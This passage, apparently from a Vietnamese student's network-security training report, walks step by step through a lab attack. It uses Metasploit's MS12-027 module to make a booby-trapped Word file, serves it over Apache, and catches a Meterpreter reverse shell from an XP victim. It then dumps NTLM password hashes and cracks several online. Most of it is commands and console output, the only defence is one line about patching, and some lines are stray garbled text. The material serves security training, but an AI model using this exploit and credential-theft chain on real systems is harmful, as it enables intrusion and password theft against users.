msf exploit(ms12_027_mscomctl_bof) > set filename windows7-key.doc
filename => windows7-key.doc
msf exploit(ms12_027_mscomctl_bof) > 192.168.19.128
[-] Unknown command: 192.168.19.128.
msf exploit(ms12_027_mscomctl_bof) > set LHOST 192.168.19.128
LHOST => 192.168.19.128
msf exploit(ms12_027_mscomctl_bof) > exploit


[*] Creating 'windows7-key.doc' file ...
[+] windows7-key.doc stored at /root/.msf4/local/windows7-key.doc
msf exploit(ms12_027_mscomctl_bof) >

```

Ta gõ lệnh cp /root/.msf4/local/windows7-key.doc /root/Desktop để copy file windows7-key.doc ra màn hình máy backtrack.



Ta copy file windows7-key.doc vào đường dẫn Place\Home Folder\ Device\File System\var\www



Ta mở màn hình command line mới trong backtrack và gõ lệnh /etc/inet.d/apache2 start để khởi động web server.

```

root@bt: ~
File Edit View Terminal Help
root@bt:~# /etc/init.d/apache2 start
* Starting web server apache2
[ OK ]
root@bt:~#

```

Tại màn hình command line cũ máy backtrack ta tiếp tục gõ lệnh **use exploit/multi/handler**

```

root@bt: ~
File Edit View Terminal Help
FILENAME windows7-key.doc yes      The file name.

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          ----      -----
EXITFUNC  process        yes       Exit technique: seh, thread, process,
none
LHOST     192.168.19.128  yes       The listen address
LPORT     4444            yes       The listen port

Exploit target:
Id  Name
0   Microsoft Office 2007 [no-SP/SP1/SP2/SP3] English on Windows [XP SP3 /
7 SP1] English

msf  exploit(ms12_027_mscomctl_bof) >
msf  exploit(ms12_027_mscomctl_bof) > use exploit/multi/handler
msf  exploit(handler) >

```

Tiếp tục gõ lệnh set payload windows/meterpreter/reverse_tcp

```

^ ~ x root@bt: ~
File Edit View Terminal Help

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -----          -----    -----
  EXITFUNC  process        yes       Exit technique: seh, thread, process,
none
  LHOST     192.168.19.128  yes       The listen address
  LPORT     4444           yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Microsoft Office 2007 [no-SP/SP1/SP2/SP3] English on Windows [XP SP3 / 7 SP1] English

msf exploit(ms12_027_mscomctl_bof) >
msf exploit(ms12_027_mscomctl_bof) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > the more you are able to hear

```

Tiếp tục gõ lệnh **set LHOST 192.168.19.128** (IP của máy backtrack)

```

^ ~ x root@bt: ~
File Edit View Terminal Help


  Name      Current Setting  Required  Description
  ----      -----          -----    -----
  EXITFUNC  process        yes       Exit technique: seh, thread, process,
none
  LHOST     192.168.19.128  yes       The listen address
  LPORT     4444           yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Microsoft Office 2007 [no-SP/SP1/SP2/SP3] English on Windows [XP SP3 / 7 SP1] English

msf exploit(ms12_027_mscomctl_bof) >
msf exploit(ms12_027_mscomctl_bof) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.19.128
LHOST => 192.168.19.128
msf exploit(handler) > the more you are able to hear

```

Ta gõ lệnh **exploit**



```

^ ~ x | root@bt: ~
File Edit View Terminal Help
none
LHOST      192.168.19.128   yes      The listen address
LPORT      4444           yes      The listen port

Exploit target:
  Id  Name
  --  ---
  0   Microsoft Office 2007 [no-SP/SP1/SP2/SP3] English on Windows [XP SP3 /
7  SP1] English


msf  exploit(ms12_027_mscomctl_bof) >
msf exploit(ms12_027_mscomctl_bof) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.19.128
LHOST => 192.168.19.128
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.19.128:4444
[*] Starting the payload handler...

```

Lúc ta đang khởi động máy backtrack làm listen host (máy lắng nghe), khi máy XP mở file windows7-key.doc lên lập tức máy XP sẽ bị tấn công.

Tại máy XP, ta download file windows7-key.doc về và mở lên. Ta bật trình duyệt web lên và gõ 192.168.19.128/windows7-key.doc, lập tức xuất hiện thông báo download file về và ta chọn ok.



Chạy file windows7-key.doc lập tức máy backtrack báo có session 1 opened và ta gõ lệnh **sysinfo** ta sẽ thấy thông tin về máy nạn nhân (máy XP).

```

^ ~ x root@bt: ~
File Edit View Terminal Help
7 SP1] English

msf exploit(ms12_027_mscomctl_bof) >
msf exploit(ms12_027_mscomctl_bof) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.19.128
LHOST => 192.168.19.128
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.19.128:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.19.129
[*] Meterpreter session 1 opened (192.168.19.128:4444 -> 192.168.19.129:1084)
at 2014-06-03 01:52:20 +0700

meterpreter > sysinfo
Computer       : NHANLD-XP
OS            : Windows XP (Build 2600, Service Pack 2).
Architecture   : x86
System Language: en_US
Meterpreter    : x86/win32
meterpreter >

```

Ta gõ lệnh **getuid** để chiếm quyền admin.

```

^ ~ x root@bt: ~
File Edit View Terminal Help
msf exploit(ms12_027_mscomctl_bof) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.19.128
LHOST => 192.168.19.128
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.19.128:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.19.129
[*] Meterpreter session 1 opened (192.168.19.128:4444 -> 192.168.19.129:1084)
at 2014-06-03 01:52:20 +0700

meterpreter > sysinfo
Computer       : NHANLD-XP
OS            : Windows XP (Build 2600, Service Pack 2).
Architecture   : x86
System Language: en_US
Meterpreter    : x86/win32
meterpreter > getuid
[-] Unknown command: getuid.
meterpreter > getuid
Server username: NHANLD-XP\nhanld
meterpreter >

```

Và đến đây ta đã có toàn quyền quyết định sự sống còn của hệ thống. Ta thử tạo 1 folder tên successfull bằng lệnh **md successful**.

```

^ ~ x root@bt: ~
File Edit View Terminal Help
[*] Sending stage (752128 bytes) to 192.168.19.129
[*] Meterpreter session 1 opened (192.168.19.128:4444 -> 192.168.19.129:1084)
at 2014-06-03 01:52:20 +0700

meterpreter > sysinfo
Computer       : NHANLD-XP
OS             : Windows XP (Build 2600, Service Pack 2)
Architecture   : x86
System Language: en US
Meterpreter    : x86/win32
meterpreter > getuid
[-] Unknown command: getuif.
meterpreter > getuid
Server username: NHANLD-XP\nhanld
meterpreter > shell
Process 2984 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\nhanld\Desktop>md successfull
md successfull

C:\Documents and Settings\nhanld\Desktop>

```

Ta quay lại máy XP thì thấy có folder tên successful trên Desktop.




2.6.4.3 Cách khắc phục

Ta vào trang web của Microsoft cập nhật bản vá lỗi cho công cụ Office tương ứng với từng phiên bản.

2.7 Password Cracking

2.7.1 Giới thiệu

Cracking Password là quá trình bẻ khóa mật khẩu mà hacker nào cũng mong muốn thực hiện nhất trong các quá trình tấn công. Nếu bẻ khóa thành công thì mọi thông tin, tài khoản của người dùng sẽ thật sự nguy hiểm. Có bốn kiểu crack password:



Passive Online: Nghe trộm sự thay đổi mật khẩu trên mạng. Cuộc tấn công thụ động trực tuyến bao gồm: sniffing, man-in-the-middle, và replay attacks (tấn công dựa vào phản hồi)

Active Online: Đoán trước mật khẩu người quản trị. Các cuộc tấn công trực tuyến bao gồm việc đoán password tự động.

Offline: Các kiểu tấn công như Dictionary, hybrid, và brute-force.

Non-Electronic: Các cuộc tấn công dựa vào yếu tố con người như Social engineering, Phising...

2.7.2 Passive Online Attacks

Một cuộc tấn công thụ động trực tuyến là đánh hơi (sniffing) để tìm các dấu vết, các mật khẩu trên một mạng. Mật khẩu là bị bắt (capture) trong quá trình xác thực và sau đó có thể được so sánh với một từ điển (dictionary) hoặc là danh sách từ (word list). Tài khoản người dùng có mật khẩu thường được băm (hashed) hoặc mã hóa

(encrypted) trước khi gửi lên mạng để ngăn chặn truy cập trái phép và sử dụng. Nếu mật khẩu được bảo vệ bằng cách trên, một số công cụ đặc biệt giúp hacker có thể phá vỡ các thuật toán mã hóa mật khẩu.

2.7.3 Active Online Attacks

Cách dễ nhất để đạt được cấp độ truy cập của một quản trị viên hệ thống là phải đoán từ đơn giản thông qua giả định là các quản trị viên sử dụng một mật khẩu đơn giản. Mật khẩu đoán là để tấn công. Active Online Attack dựa trên các yếu tố con người tham gia vào việc tạo ra mật khẩu và cách tấn công này chỉ hữu dụng với những mật khẩu yếu. Khi chúng ta thảo luận về các giai đoạn Enumeration, bạn đã học được những lỗ hổng của NetBIOS Enumeration và Null Session. Giả sử rằng NetBIOS TCP mở port 139, phương pháp hiệu quả nhất để đột nhập vào Win NT hoặc hệ thống Windows 2000 là đoán mật khẩu. Cái này được thực hiện bằng cách cố gắng kết nối đến hệ thống giống như một quản trị viên thực hiện. Tài khoản và mật khẩu được kết hợp để đăng nhập vào hệ thống.


2.7.4 Offline Attacks

Cuộc tấn công Offline được thực hiện tại một vị trí khác hơn là hành động tại máy tính có chứa mật khẩu hoặc nơi mật khẩu được sử dụng. Cuộc tấn công Offline yêu cầu phần cứng để truy cập vật lý vào máy tính và sao chép các tập tin mật khẩu từ hệ thống lên phương tiện di động. Hacker sau đó có file đó và tiếp tục khai thác lỗ hổng bảo mật. Bảng sau minh họa vài loại hình tấn công offline:

Type of Attack	Characteristics	Example Password
Dictionary attack	Nỗ lực để sử dụng mật khẩu từ từ điển	Administrator
Hybrid attack	Thay thế một vài ký tự của mật khẩu	Adm1n1strator
Brute-force-attack	Thay đổi toàn bộ ký tự của mật khẩu	Ms!tr245@F5a

2.7.5 Demo crack password

Tại máy backtrack, sau khi đã chiếm được quyền admin bằng lệnh **getuid** ra tiếp tục gõ lệnh **hashdump** và lập tức toàn bộ user và password sẽ được khai thác. Password đã được mã hóa dưới dạng hash.



```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:11cb3f697332ae4c4a3b108f3fa6cb6d:13b29964cc2480b4ef454c59562e6
75c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:c1c1d7adf81eaac98716de56d752490d:bf05450b7a8b09891955dc52d149
189d:::
kehoach:1006:921988ba001dc8e14a3b108f3fa6cb6d:e19ccf75ee54e06b06a5907af13cef42:::
:
ketoan:1003:2a50582893d90dc3c2265b23734e0dac:f98fa88f8f8476b97e253d08538e5cc6:::
kinhdoanh:1005:af01df70036ebacf695109ab020e401c:9f42d6f41fe7863dba71778c6c8dcf5d
:::
nhansu:1004:763ab90e91f805e6c2265b23734e0dac:1749184d8be1f31daa3867398bd1e3ce:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9110e9afaedc148ec75b607a9
d34d799:::
taichinh:1007:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
:
meterpreter >

```

Truy cập trang web <http://www.hash-cracker.com/> Ta copy những dãy số hash này vào khung bên dưới, sau đó điền mã Capcha vào ô kế tiếp và click nút crack lập tức sẽ ra kết quả



Results		
Hash	Algorithm	Password
13b29964cc2480b4ef454c59562e675c	NTLM	P@ssword
31d6cfe0d16ae931b73c59d7e0c089c0	NTLM	
bf05450b7a8b09891955dc52d149189d	---	[Not found]
e19ccf75ee54e06b06a5907af13cef42	NTLM	P@ssw0rd
f98fa88f8f8476b97e253d08538e5cc6	---	[Not found]
9f42d6f41fe7863dba71778c6c8dcf5d	NTLM	abc123!!
1749184d8be1f31daa3867398bd1e3ce	---	[Not found]
9110e9afaedc148ec75b607a9d34d799	---	[Not found]
32ed87bdb5fdc5e9cba88547376818d4	NTLM	123456

Và một số password sẽ không tìm thấy. Do độ dài và phức tạp của password.

CHƯƠNG 3: NHẬN XÉT – KẾT LUẬN

3.1 Ưu điểm

Để tài an ninh mạng giúp cho em hiểu quá trình tấn công, chúng ta cần phải làm những gì, phải chuẩn bị thu thập những thông tin như thế nào và từ đâu. Sau đó là quá trình tấn công vào hệ thống máy tính nạn nhân. Từ đó biết được cách thức cũng như quá trình hacker sẽ làm gì, qua đó chúng ta sẽ biết được cách phòng thủ và triển khai hệ thống an ninh mạng giúp cho hệ thống của ta an toàn trước những cuộc tấn công.

3.2 Khuyết điểm

Trong các quá trình, quá trình cracking password em vẫn chưa hoàn thành tốt bởi có những password dài và phức tạp thậm chí không tìm được đòi hỏi những kỹ thuật crack cao hơn.

Results		
Hash	Algorithm	Password
13b29964cc2480b4ef454c59562e675c	NTLM	P@ssword
31d6cfe0d16ae931b73c59d7e0c089c0	NTLM	
bf05450b7a8b09891955dc52d149189d	---	[Not found]
e19ccf75ee54e06b06a5907af13cef42	NTLM	P@ssw0rd
f98fa88f8f8476b97e253d08538e5cc6	---	[Not found]
9f42d6f41fe7863dba71778c6c8dcf5d	NTLM	abc123!!
1749184d8be1f31daa3867398bd1e3ce	---	[Not found]
9110e9afaedc148ec75b607a9d34d799	---	[Not found]
32ed87bdb5fdc5e9cba88547376818d4	NTLM	123456

3.3 Kết Luận

Trong quá trình nghiên cứu đề tài an ninh mạng em nhận thấy rằng đây là một trong những lĩnh vực rất đa dạng và phong phú và thật sự quan trọng, đặc biệt là vấn đề làm sao cho hệ thống máy tính hoạt động trơn tru, tránh được đe dọa những cuộc tấn công của hacker. Nó không những gây nguy hại đến người dùng mà đặc biệt là những doanh nghiệp, những tập đoàn, ngân hàng, tài chính. Quá trình tìm hiểu và nghiên cứu tại Trung Tâm Đào Tạo Quản Trị Mạng & An Ninh Mạng Quốc tế ATHENA chỉ vỏn vẹn hai tháng, và còn rất nhiều kiến thức khác liên quan em nhận thấy mình cần phải tiếp tục nỗ lực hơn nữa, nhưng đề tài an ninh mạng thật sự rất lôi cuốn và hấp dẫn đối với em. Kiến thức thực tiễn rất đa dạng và phong phú so với những gì em học được và nghiên cứu, em sẽ nỗ lực cố gắng hơn nữa bởi mong ước của em là trở thành chuyên gia an ninh mạng cao cấp.

